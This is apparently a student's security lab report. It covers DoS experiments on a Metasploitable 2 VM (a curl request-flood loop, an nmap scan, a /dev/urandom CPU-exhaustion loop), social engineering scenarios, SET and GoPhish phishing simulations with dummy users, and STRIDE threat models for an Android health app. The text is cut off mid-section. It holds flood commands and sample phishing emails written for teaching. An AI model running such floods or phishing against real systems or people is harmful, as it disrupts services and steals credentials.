Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 15:14 BST
```

Task 3 – HTTP Flood

Section 3 – Effects of HTTP Request Flood

```
top - 10:22:10 up 3 min, 2 users, load average: 20.85, 5.59, 1.92
Tasks: 173 total, 1 running, 171 sleeping, 0 stopped, 1 zombie
Cpu(s): 16.2%us, 10.7%sy, 0.0%ni, 13.2%id, 0.0%wa, 12.6%hi, 47.2%si, 0.0%st
Mem: 2075600k total, 311104k used, 1764496k free, 11440k buffers
Swap: 0k total, 0k used, 0k free, 133296k cached

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM    TIME+  COMMAND
  4891 msfadmin  20    0  2308 1144  856 R    1.7   0.1   0:02.59 top
  4596 root        20    0 12208 2544 1288 S    0.9   0.1   0:00.91 ruby
  4918 www-data    20    0 10728 2472 1020 S    0.8   0.1   0:00.18 apache2
  4944 www-data    20    0 10728 2472 1020 S    0.8   0.1   0:00.17 apache2
  4964 www-data    20    0 10728 2468 1020 S    0.8   0.1   0:00.16 apache2
  4973 www-data    20    0 10728 2468 1020 S    0.8   0.1   0:00.16 apache2
  4836 www-data    20    0 10728 2472 1020 S    0.8   0.1   0:00.23 apache2
  4716 www-data    20    0 10728 2472 1020 S    0.7   0.1   0:00.55 apache2
  4746 www-data    20    0 10728 2472 1020 S    0.7   0.1   0:00.33 apache2
  4555 tomcat55    20    0  355m  88m  29m S    0.7   4.4   0:33.11 jsvc
  4954 www-data    20    0 10728 2468 1020 S    0.7   0.1   0:00.13 apache2
  4955 www-data    20    0 10728 2472 1020 S    0.7   0.1   0:00.13 apache2
  4957 www-data    20    0 10728 2468 1020 S    0.7   0.1   0:00.13 apache2
  4962 www-data    20    0 10728 2472 1020 S    0.7   0.1   0:00.13 apache2
  4750 www-data    20    0 10728 2472 1020 S    0.6   0.1   0:00.40 apache2
  4751 www-data    20    0 10728 2472 1020 S    0.6   0.1   0:00.32 apache2
  4773 www-data    20    0 10728 2472 1020 S    0.6   0.1   0:00.27 apache2
  4849 www-data    20    0 10728 2472 1020 S    0.6   0.1   0:00.16 apache2
```

```
Nmap done: 1 IP address (1 host up) scanned in 480.59 seconds

[8] + done nmap -T4 -p- 192.168.1.254
(zbgn@vbox)-[~]
$ for i in {1..200}; do curl -s http://192.168.1.254/ >/dev/null & done
```

The HTTP flood caused a significant increase in Apache worker processes. As the number of requests increased, CPU usage rose sharply.

With 200 parallel requests, the system showed moderate delays, while at 500 requests, severe degradation occurred, including timeouts and slow responses.

The most visible symptoms of stress were:

- increased response time
- request failures
- high CPU utilization

This demonstrated application-layer resource exhaustion.

Task 4 – I/O Exhaustion

Section 4 – Effects of I/O Exhaustion

```
top - 10:25:45 up 6 min, 3 users, load average: 13.54, 6.46, 2.83
Tasks: 141 total, 21 running, 120 sleeping, 0 stopped, 0 zombie
Cpu(s): 2.7%us, 79.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 3.0%hi, 15.0%si, 0.0%st
Mem: 2075600k total, 297748k used, 1777852k free, 11440k buffers
Swap: 0k total, 0k used, 0k free, 133336k cached
```

PID	USER	PR	NI	VRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5215	msfadmin	20	0	2936	600	508	R	5.0	0.0	0:02.06	cat
5221	msfadmin	20	0	2936	600	508	R	5.0	0.0	0:01.99	cat
5235	msfadmin	20	0	2936	604	508	R	5.0	0.0	0:01.74	cat
5209	msfadmin	20	0	2936	600	508	R	4.7	0.0	0:02.13	cat
5219	msfadmin	20	0	2936	596	508	R	4.7	0.0	0:01.99	cat
5223	msfadmin	20	0	2936	604	508	R	4.7	0.0	0:01.94	cat
5225	msfadmin	20	0	2936	604	508	R	4.7	0.0	0:01.91	cat
5227	msfadmin	20	0	2936	600	508	R	4.7	0.0	0:01.87	cat
5231	msfadmin	20	0	2936	600	508	R	4.7	0.0	0:01.78	cat
5237	msfadmin	20	0	2936	600	508	R	4.7	0.0	0:01.72	cat
5239	msfadmin	20	0	2936	604	508	R	4.7	0.0	0:01.70	cat
5241	msfadmin	20	0	2936	600	508	R	4.7	0.0	0:01.68	cat
5243	msfadmin	20	0	2936	604	508	R	4.7	0.0	0:01.66	cat
5247	msfadmin	20	0	2936	604	508	R	4.7	0.0	0:01.64	cat
5211	msfadmin	20	0	2936	600	508	R	4.3	0.0	0:02.10	cat
5213	msfadmin	20	0	2936	600	508	R	4.3	0.0	0:02.07	cat
5217	msfadmin	20	0	2936	600	508	R	4.3	0.0	0:02.04	cat
5229	msfadmin	20	0	2936	600	508	R	4.3	0.0	0:01.82	cat

```
msfadmin@metasploitable:~$ for i in {1..20}; do cat /dev/urandom | md5sum & done
[1] 5210
[2] 5212
[3] 5214
[4] 5216
[5] 5218
[6] 5220
[7] 5222
[8] 5224
[9] 5226
[10] 5228
[11] 5230
[12] 5232
[13] 5234
[14] 5236
```

The I/O-intensive workload caused extreme CPU and disk utilization. The system became significantly slower, with noticeable typing delays and lag.

Many processes entered high CPU usage states, and the system showed signs of instability.

Compared to previous tasks, this method caused more direct and immediate system degradation due to internal resource exhaustion.

Task 5 – Comparison

The I/O exhaustion attack caused the fastest and most severe degradation, as it directly consumed CPU and disk resources.

The HTTP flood primarily exhausted application-layer resources (Apache workers), while the port scan stressed the network stack.

Resource exhaustion summary:

- Port scan → network + interrupts
- HTTP flood → application workers
- I/O attack → CPU + disk

The I/O attack had the strongest impact on overall system stability.

Task 6 – Apache Logs

```
msfadmin@metasploitable:~$ cat /var/log/apache2/access.log
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [20/May/2012:15:56:39 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
```

The access logs clearly showed repeated HTTP requests originating from the attacker machine.

A large number of similar entries appeared in a short time, indicating a request flood.

Error logs may contain timeout or resource-related messages, reflecting service stress.

The logs confirm that the attack was visible at the application level.

Task 7 – Root Cause

Metasploitable 2 is highly vulnerable due to outdated services and lack of modern protections such as rate limiting and traffic filtering.

The system also has limited CPU and memory resources, making it easy to overwhelm.

Additionally, inefficient service implementations contribute to poor handling of high-load situations.

Task 8 – Lessons Learned

This exercise demonstrated that Denial-of-Service attacks rely on exhausting system resources rather than exploiting vulnerabilities.

Different types of workload affect different system components:

- network load stresses kernel processing
- HTTP flood targets application services
- I/O load exhausts core system resources

The experiment highlights how even simple techniques can degrade system performance.

It also provides insight into real-world DoS attacks, where attackers combine multiple techniques to overwhelm systems.

Additional DoS techniques include:

- SYN flood attacks (e.g., using hping3)
- MySQL connection exhaustion
- Slowloris (slow HTTP requests)

L07

Exercise 1 - Urgent Password Reset Scenario

Scenario reminder

I am working in the finance department and receive an urgent phone call from someone claiming to be “John from IT Support.” He says there is a security issue with my account and that I must reset my password immediately. He sounds confident and friendly, says this is part of a company-wide upgrade, and warns that if I do not act quickly, I may lose access to important financial documents.

Question 1: Do I trust the call? Why or why not?

I would not trust the call immediately. The caller uses several classic social engineering techniques: authority, urgency, fear, and confidence. Just because someone sounds professional and claims to be from IT does not mean the call is legitimate. In fact, attackers often try to sound calm and helpful in order to lower suspicion.

Question 2: Should I click the link in the email or go directly to the company's official portal?

I should not click any link that is connected to a suspicious request. Instead, I should go directly to the company's official portal using a known address or bookmark. That reduces the risk of being redirected to a fake login page.

Question 3: What steps should I take to verify whether the request is legitimate?

I should verify the request through an independent and trusted channel. For example, I could call the official IT support number listed on the company intranet, contact the service desk, or ask my manager whether there really is a company-wide password reset. The important point is that I should not use contact details given by the caller.

Question 4: What should I do if I am unsure whether this is a legitimate IT request or a phishing attempt?

If I am unsure, I should not continue the conversation in a way that exposes my credentials. I should politely end the interaction or say that I will verify the request first. A legitimate IT department should accept that kind of caution.

Question 5: What action should I take if I suspect this is social engineering?

If I suspect social engineering, I should stop the interaction, avoid sharing any information, and report the incident to IT or the security team. It is also useful to document what the caller said, because that may help identify a wider campaign affecting other employees.

Main point of this scenario

This scenario is mainly about how attackers use **authority**, **urgency**, and **fear** to make people act quickly without verifying the request. A good defence is to slow down, avoid links, and verify through official channels.

Exercise 2 - Urgent Payroll Verification Scenario

Scenario reminder

Employees receive an SMS on their personal phones that appears to come from the HR department. This is especially believable because HR has recently migrated to a new payroll platform.

Question 1: What makes the message believable?

The message becomes believable because it is connected to a real event in the organization: the HR migration to a new payroll platform. Attackers often use current company changes, deadlines, or projects to make fraudulent messages feel realistic.

Question 2: What red flags should I notice in the SMS?

Red flags include pressure to act quickly, suspicious links, unexpected requests on a personal phone, poor wording, unusual sender details, and requests for credentials or personal information. Even if the message looks professional, the link itself may still be malicious.

Question 3: What should an employee do instead of clicking the link?

The employee should avoid clicking the link and instead go to the official payroll portal manually or contact HR directly using known contact details. The message should also be reported to IT or security if possible.

Question 4: How can the organization reduce the success rate of this type of attack?

The organization can reduce risk by training employees to recognize smishing, clearly communicating how HR will contact staff, encouraging reporting, using MFA, and monitoring for lookalike domains and malicious links. The more predictable official communication is, the easier it becomes to recognize fake messages.

Main point of this scenario

This scenario shows how **smishing** works by combining believable business context with urgency and a malicious link.

Exercise 3 - Company Portal Login Scenario

Scenario reminder

Alice is on a business trip and needs to log in to the company web portal to download sensitive documents. She sees a free WiFi hotspot in her hotel, but she is unsure whether it is safe to use for this purpose.

Question 1: Why might Alice hesitate to connect to the hotel's free WiFi?

Alice may hesitate because public WiFi can be insecure, monitored, spoofed, or completely fake. She cannot easily know whether the hotspot is controlled by the hotel or by an attacker pretending to be the hotel network.

Question 2: If Alice decides to connect, what should she do first?

Before connecting, Alice should verify the correct hotspot name with hotel staff, disable automatic connection to random networks, ensure her device is updated, and use a VPN if the company provides one. She should also confirm that the company portal uses HTTPS and avoid exposing sensitive information unless necessary.

Question 3: What are the security risks of accessing company documents over public WiFi?

The risks include traffic interception, fake captive portals, credential theft, man-in-the-middle attacks, malicious redirects, and exposure of sensitive files. Even if the site uses encryption, a malicious network can still be used to trick the user in other ways.

Question 4: How could an attacker exploit an unsecured or fake hotspot in this situation?

An attacker could create a hotspot with a name similar to the hotel WiFi, trick Alice into connecting, intercept her traffic, show her a fake login page, or try to steal session cookies or credentials. The attacker might also attempt to monitor or manipulate her network activity.

Question 5: What security measures could the company implement?

The company could require VPN access, use MFA, enforce device security policies, limit access from unmanaged devices, and train employees on travel security. It could also monitor suspicious logins and use conditional access rules.

Main point of this scenario

This scenario is about the risks of **public WiFi** and how technical attacks can be combined with social trust in public infrastructure.

Exercise 4 - Important Deadline Scenario

Scenario reminder

Bob receives an email from his coworker Alice asking him to share a sensitive document. Alice says she is on vacation and does not have access to her work device, but she urgently needs the document before an important deadline.

Question 1: What should Bob do?

Bob should not send the document immediately. He should first verify that the request is genuine through another trusted channel, such as calling Alice on a known number or contacting her manager. He should also follow company policy for handling sensitive documents.

Question 2: What parts of the request are meant to pressure Bob?

The request uses urgency, emotional pressure, and a sense of responsibility. Alice's claimed stress, the important deadline, and her temporary inability to use her work device are all meant to make Bob feel that helping immediately is the right thing to do.

Question 3: What social engineering techniques might be used here?

The likely techniques are impersonation, urgency, emotional manipulation, and trust exploitation. Because the request appears to come from a coworker, Bob may be more likely to comply without careful verification.

Question 4: What risks are involved in sharing the document through email?

The email may be spoofed, Alice's account may be compromised, the document may be forwarded to the wrong person, and sensitive company information may leave approved channels. Email is often not the safest method for sharing sensitive documents.

Question 5: How can Bob verify that the request actually came from Alice?

Bob should verify the request through another channel, for example by calling Alice on a trusted number, messaging her through an approved company platform, or speaking to her manager. He should not rely only on the email itself.

Question 6: What company policies or procedures should Bob follow?

Bob should follow rules for document classification, identity verification, approved file-sharing methods, least-privilege access, and incident reporting. If the request is unusual, he should escalate it rather than make a quick decision on his own.

Main point of this scenario

This scenario shows how social engineering can exploit **trust between coworkers**, especially when urgency and deadlines are involved.

Exercise 5 - Social Engineering Toolkit (SET)

What I did

I launched the Social Engineering Toolkit (SET) on Kali Linux and used the Website Attack / Credential Harvester feature to create a fake login page. Because this was a controlled lab exercise, I used a **local mock login page with dummy data** instead of targeting real users. This still demonstrates the phishing workflow required by the exercise: creating a fake page, hosting it, and showing how a user could be tricked into entering credentials. The lab itself describes this as a controlled phishing simulation.

Target group

For the simulation, the intended target group would be fellow students in the assigned exercise groups, as suggested in the lab. In my safe test, I replaced real targets with a local self-test and dummy input. The exercise says students may organize into groups such as Social Engineers and Defenders.

Phishing email design

According to the lab, the phishing email should contain:

- a malicious link leading to a fake login page,
- a sense of urgency or fear,
- and personalization to make it look believable.

A suitable example email for the report is:

Subject: Urgent: Account Verification Required

Body:

Hello [Name],

We detected unusual activity on your account. Please verify your login immediately to avoid losing access.

[verification link]

Regards,

IT Support

This message uses urgency, authority, and personalization, which are common social engineering techniques.

Fake website

The lab asks for a fake login page for a well-known site or internal portal and says it should look as legitimate as possible.

For my simulation, I created a local page called **“Account Verification (Lab Demo)”** with username and password fields. The page was hosted locally on Kali through SET. This demonstrated how a cloned or imitation login page can be presented to a victim.

Launch and result

The lab asks to launch the phishing campaign, direct the target to the fake login page, and track whether the target clicks and enters information.

In my controlled test:

- SET was launched successfully.
- The fake page was imported and hosted locally.
- The browser opened the page at <http://127.0.0.1>.
- Dummy credentials were entered to simulate a victim action.
- SET showed that the credential harvester was running on port 80.

Because this was a safe local simulation, no real users and no real credentials were involved.

Analysis

The purpose of the exercise was to show how phishing attacks work in practice. The simulation showed that:

- a fake login page can be created quickly,
- a victim may trust a page if it looks simple and familiar,
- urgency in the email can pressure users into acting without verification,

- and users can expose credentials if they do not verify the sender, link, or website.

Even though this test was local, it clearly demonstrated the phishing process from setup to user interaction.

Defence answers

1. What characteristics of SET-generated phishing emails or cloned websites can help users identify them?

Users may detect them by checking:

- suspicious sender address,
- unexpected urgency such as “act immediately,”
- spelling or formatting mistakes,
- unusual links or raw IP addresses,
- missing HTTPS or strange certificate warnings,
- login pages that look incomplete or slightly different from the real site.

2. How can security tools detect and block credential harvesting pages created with SET?

Security tools can help by:

- filtering malicious or suspicious URLs,
- blocking known phishing domains,
- detecting unusual form submission behavior,
- scanning pages for cloned-brand indicators,
- warning users about invalid certificates,
- and using browser, DNS, or proxy-based phishing protection.

3. What configurations can prevent SET-based phishing campaigns from reaching users?

Important protections include:

- SPF, DKIM, and DMARC for email authentication,
- secure email gateways,
- domain monitoring and takedown procedures,
- web filtering,
- MFA to reduce the impact of stolen passwords,
- and regular user awareness training.

Exercise 6 – GoPhish

Purpose of the exercise

The purpose of this exercise was to understand how a phishing campaign is structured and managed using GoPhish. The lab required launching GoPhish, creating a landing page, creating a target group, designing a phishing email, linking the email to the fake page, preparing a campaign, understanding how interactions are tracked, reviewing campaign data, and answering defence questions.

What I did

I launched GoPhish on Kali Linux and accessed the admin dashboard. I then created the main components of a phishing campaign in a controlled lab environment:

- a **landing page** acting as a fake login page,
- a **target group** consisting of dummy users/fake profiles,
- and an **email template** containing a phishing-style message with a link to the fake page.

This matches the lab tasks for creating a landing page, target group, phishing email, and fake login page.

Landing page

I created a fake login page in GoPhish to simulate a credential-harvesting page. The page included username and password fields and was designed to resemble a legitimate account verification page.

This corresponds to the task requiring a landing page that mimics a real website with a login form to capture credentials.

Target group

I created a target group using dummy users instead of real people. This follows the lab's instruction to use dummy emails or fake profiles for the phishing campaign.

Email template

I designed a phishing-style email template with an urgent subject and a link to the fake landing page.

Example email:

Subject: Urgent: Verify your account

Body:

Hello {{.FirstName}},

Your account needs verification.

Please click the link below to verify your account:

[verification link]

IT Support

The message uses urgency, authority, and personalization, which are common phishing techniques.

Campaign setup and review

In GoPhish, I prepared the campaign by combining the email template, the fake landing page, and the dummy target group.

Because this was a controlled simulation using dummy identities only, I did not configure SMTP for real delivery and did not send phishing emails to real users. Instead, the exercise focused on understanding how a campaign would be launched and how GoPhish's dashboard can be used to track interactions such as:

- email open rates,
- link click rates,
- and credential submissions.

This approach still demonstrates how campaign data would be reviewed and analyzed in a real awareness exercise.

Controlled setup

No real users were targeted and no real credentials were collected. The exercise was performed entirely in a controlled environment using dummy identities, which is consistent with the lab instructions.

What this exercise proves

This exercise demonstrates understanding of the core components of a phishing campaign in GoPhish:

- **Landing page** = fake website
- **Target group** = intended recipients
- **Email template** = phishing message
- **Campaign** = combination of all components
- **Dashboard** = monitoring and analysis tool

This means I understand that a GoPhish campaign is created by linking together the phishing email, landing page, and target group, and that results are analyzed through the dashboard.

Defence answers

1. What characteristics of GoPhish-generated phishing emails or landing pages can help users identify them?

Users may detect phishing attempts by noticing:

- urgent or threatening language,
- suspicious sender addresses,
- unusual or shortened links,
- inconsistent branding or formatting,
- login pages requesting credentials unexpectedly,
- missing HTTPS or certificate warnings.

2. How can security tools detect and block credential-harvesting pages created with GoPhish?

Security tools can help by:

- filtering suspicious or malicious URLs,
- using secure email gateways,
- blocking phishing domains via DNS or proxy filtering,
- detecting login forms on suspicious domains,
- identifying brand impersonation,

- warning users about invalid certificates.

3. What configurations can prevent GoPhish-based phishing campaigns from reaching users?

Important protections include:

- SPF, DKIM, and DMARC for email authentication,
- anti-phishing filters in email systems,
- domain monitoring and takedown processes,
- web filtering and browser protection,
- multi-factor authentication (MFA),
- user awareness training and reporting procedures.

Conclusion


This exercise demonstrated how GoPhish can be used to simulate phishing attacks in a safe and controlled environment. By creating a fake landing page, a dummy target group, and a phishing email template, I was able to understand how phishing campaigns are structured and how their results are monitored.

Even without sending emails to real users, the setup clearly showed how phishing attacks operate and how organizations can detect and defend against them.

L08

Exercise 1

FIGURE 1
Data Flow Diagram of the Android-based Health Application



Exercise 2

System reminder

The system is an Android-based health application where the user logs in with a username and password, manually enters/edits/deletes health data, and all data is stored locally on the device. The main components are the user, authentication process, health data management process, and local storage.

STRIDE Analysis

1. Spoofing

Spoofing means pretending to be a legitimate user or component.

Threat examples:

- An attacker guesses or steals the user's username and password and logs into the app as the real user.
- Malware on the device impersonates the legitimate app interface and tricks the user into entering credentials.

- A malicious user bypasses weak authentication controls if the app accepts predictable or reused passwords.

Possible mitigations:

- Strong password requirements
- MFA or biometric protection
- Secure login screen
- Rate limiting / lockout after repeated failed logins

2. Tampering

Tampering means unauthorized modification of data or system behavior.

Threat examples:

- An attacker with device access modifies locally stored health data such as weight, diet, or activity records.
- Malware changes the app's local files or database.
- A rooted device allows manipulation of the app or its stored data.
- Attackers alter stored credentials or session data to bypass controls.

Possible mitigations:

- Encrypt local storage
- Use Android Keystore for secrets
- Integrity checks on stored data
- Detect rooted or compromised devices
- Secure file permissions

3. Repudiation

Repudiation means a user can deny having performed an action because there is no reliable record.

Threat examples:

- A user edits or deletes health data and later denies doing so.
- A malicious person using the phone changes records and the real owner cannot prove it was unauthorized.
- Failed and successful login attempts are not logged, making incident investigation difficult.

Possible mitigations:

- Audit logging for important actions
- Timestamps for updates/deletions
- Local tamper-resistant logs where possible
- Separate logs for login attempts and data modifications

4. Information Disclosure

Information disclosure means sensitive information is exposed to unauthorized parties.

Threat examples:

- Health data stored locally is readable by another app, malware, or someone with physical access to the phone.
- Credentials are stored insecurely in plain text.
- Sensitive app data appears in logs, screenshots, backups, or notifications.
- Lost or stolen phones expose private health information.

Possible mitigations:

- Encrypt sensitive local data
- Never store passwords in plain text
- Use secure storage APIs
- Disable sensitive data in logs
- Require device lock / app lock
- Minimize data exposed in UI notifications

5. Denial of Service

Denial of Service means making the app unavailable or unusable.

Threat examples:

- Repeated failed login attempts lock the legitimate user out of the app.
- Corruption of local storage prevents the app from loading health data.
- Malware or resource exhaustion causes the app to crash repeatedly.
- Excessive local data input or malformed data causes processing failures.

Possible mitigations:

- Safe error handling

- Input validation
- Backoff mechanisms instead of permanent lockout
- Backup / recovery for local data
- Protection against app crashes and corrupted files

6. Elevation of Privilege (EoP)

Elevation of Privilege means gaining permissions beyond what should be allowed.

Threat examples:

- A malicious app on the device gains access to the health app's private data through OS or permission weaknesses.
- A rooted device allows attackers to bypass Android sandbox protections.
- Weak app permission checks allow unauthorized access to functions such as edit/delete data.
- Attackers exploit insecure exported Android components such as activities, services, or content providers.

Possible mitigations:

- Least-privilege design
- Proper Android component permissions
- Secure manifest configuration
- Protect exported components
- Detect rooted devices
- Follow secure coding practices for access control

Exercise 3 – Discussion of Data Flow Diagram and STRIDE Analysis

Final Data Flow Diagram

The final Data Flow Diagram represents an Android-based health application. The user interacts with the system by submitting a username and password to the authentication process and by entering, editing, deleting, or viewing personal health data through the health data management process. The application stores credentials and health data locally on the device. A trust boundary exists between the external user

and the Android device, which contains the application processes and the local storage.

Key components of the DFD

The main components of the system are:

- **User** - the external entity interacting with the application
- **Authentication Process** - verifies the username and password
- **Health Data Management Process** - allows entry, editing, deletion, and viewing of health data
- **Local Storage** - stores credentials and health data on the Android device
- **Trust Boundary** - separates the external user from the internal application environment on the device

These components reflect the system requirements described in Exercise 1.

STRIDE threat summary table

STRIDE Category	Example Threats
Spoofing	Attacker uses stolen credentials to log in; fake login screen steals user credentials; weak authentication allows impersonation
Tampering	Health records in local storage are modified; malware changes app files or stored data; rooted device allows unauthorized modification
Repudiation	User denies editing or deleting records; no logs exist for important actions; login attempts are not recorded
Information Disclosure	Health data is exposed from local storage; credentials stored insecurely; logs, backups, or notifications reveal private data
Denial of Service	Repeated failed logins lock out the user; corrupted local storage prevents app use; malformed data crashes the app
Elevation of Privilege	Rooted device bypasses protections; insecure exported Android components allow unauthorized access; weak permissions allow extra access


Discussion

The DFD and STRIDE analysis together show that even a simple Android health application has several important security risks. The most significant threats involve unauthorized access through stolen credentials, tampering with locally stored health data, disclosure of sensitive personal information, and abuse of the application on a rooted or compromised device. Using STRIDE makes it easier to systematically identify these risks and connect them to specific system components shown in the DFD.

Conclusion

The final DFD and STRIDE analysis provide a structured overview of the Android health application and its potential threats. The DFD helps show where data flows and where trust boundaries exist, while the STRIDE table categorizes the main security risks. Together, they form the basis for improving the system's security design.

Exercise 4



Exercise 4 – Updated Data Flow Diagram and STRIDE Analysis

Updated DFD description

The application has evolved from a simple Android health app into a fitness tracker. Instead of relying on manual user input, it now collects fitness-related data such as steps, distance traveled, calories burned, activity levels, heart rate, and sleep patterns from third-party devices via Bluetooth. The application processes and cleans the raw data before storing it locally on the Android device and synchronizing it with a cloud

service. Users still authenticate with username and password, but they can no longer manually edit or delete the collected fitness data. The updated DFD therefore includes a third-party fitness device, Bluetooth communication, a data processing/cleaning step, local storage, cloud storage, and additional trust boundaries.

Key changes from the original system

Compared with the original health app, the updated fitness tracker introduces several important architectural changes:

- data is now collected automatically from an external fitness device
- Bluetooth communication is introduced
- the app processes and cleans incoming raw fitness data
- data is stored both locally and in the cloud
- the user can only view the collected data, not manually modify it
- new trust boundaries appear between the Android device, the external device, and the cloud service

Updated STRIDE analysis

1. Spoofing

Spoofing threats involve pretending to be a trusted user, device, or service.

Examples:

- A fake Bluetooth device impersonates a legitimate fitness tracker and sends false data to the app.
- An attacker uses stolen credentials to log into the app and access synced fitness data.
- A malicious service impersonates the legitimate cloud backend and tricks the app into syncing with the wrong destination.

Possible mitigations:

- secure Bluetooth pairing and device verification
- strong passwords and MFA
- certificate validation / authenticated cloud connections

2. Tampering

Tampering threats involve unauthorized modification of data or processing.

Examples:

- Fitness data is altered during Bluetooth transmission before it reaches the app.
- A malicious external device sends manipulated steps, calories, or sleep data.
- Attackers modify processed fitness data stored locally on the device.
- Cloud-stored fitness data is altered without authorization.

Possible mitigations:

- integrity checks on incoming and stored data
- authenticated Bluetooth communication
- encryption and secure cloud APIs
- secure local storage protections

3. Repudiation

Repudiation threats occur when actions cannot be reliably traced.

Examples:

- A user denies syncing or viewing specific fitness data.
- Incorrect data from a third-party device cannot be traced back to its source.
- Cloud updates cannot be attributed clearly to the device, the user, or the service.

Possible mitigations:

- audit logging
- timestamps on sync and processing events
- logging of device identifiers and cloud transactions

4. Information Disclosure

Information disclosure threats involve unauthorized exposure of private data.

Examples:

- Bluetooth communications reveal sensitive fitness information.
- Local storage exposes health and activity data on a lost or stolen phone.
- Cloud storage leaks synced personal fitness history.
- Metadata such as sleep patterns, activity times, or heart rate trends reveals private behavior.

Possible mitigations:

- encryption in transit and at rest
- secure local storage
- strict access control for cloud data
- minimize sensitive data in logs and notifications

5. Denial of Service

Denial of Service threats affect availability.

Examples:

